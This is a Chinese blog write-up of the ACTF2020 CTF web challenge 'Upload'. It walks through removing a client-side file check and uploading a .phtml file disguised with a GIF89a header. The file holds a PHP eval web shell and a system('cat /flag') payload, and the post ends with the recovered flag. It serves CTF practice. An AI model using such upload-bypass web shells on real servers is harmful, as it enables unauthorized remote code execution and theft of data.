[ACTF2020 新生赛] web题-Upload

原创


BROTHERYY 于 2020-07-09 10:20:21 发布 315 收藏 1

分类专栏： CTF练习

本文链接：https://blog.csdn.net/BROTHERYY/article/details/107221873

复现环境:buuoj.cn

开题漆黑一片，注意观察中间，有个灯泡，鼠标移动上去以后会有上传的提示




查看下页面代码，发现有前端js验证


```
hod="post" onsubmit="return checkFile()"> event
 name="upload_file">
```

删除以后，发现很多都无法上传，最后phtml能够上传成功，这里可以不用GIF文件头

```
GIF89a
<script language="php">eval($_POST['shell']);</script>
```




访问地址，蚁剑连接



也可以直接在phtml里面添加

```
<script language='php'>system('cat /flag');</script>
```

直接在访问上传的文件名的时候就读出flag.



GIF89a flag{3ff1086e-a339-4e83-9a7e-406e9bfba7c4}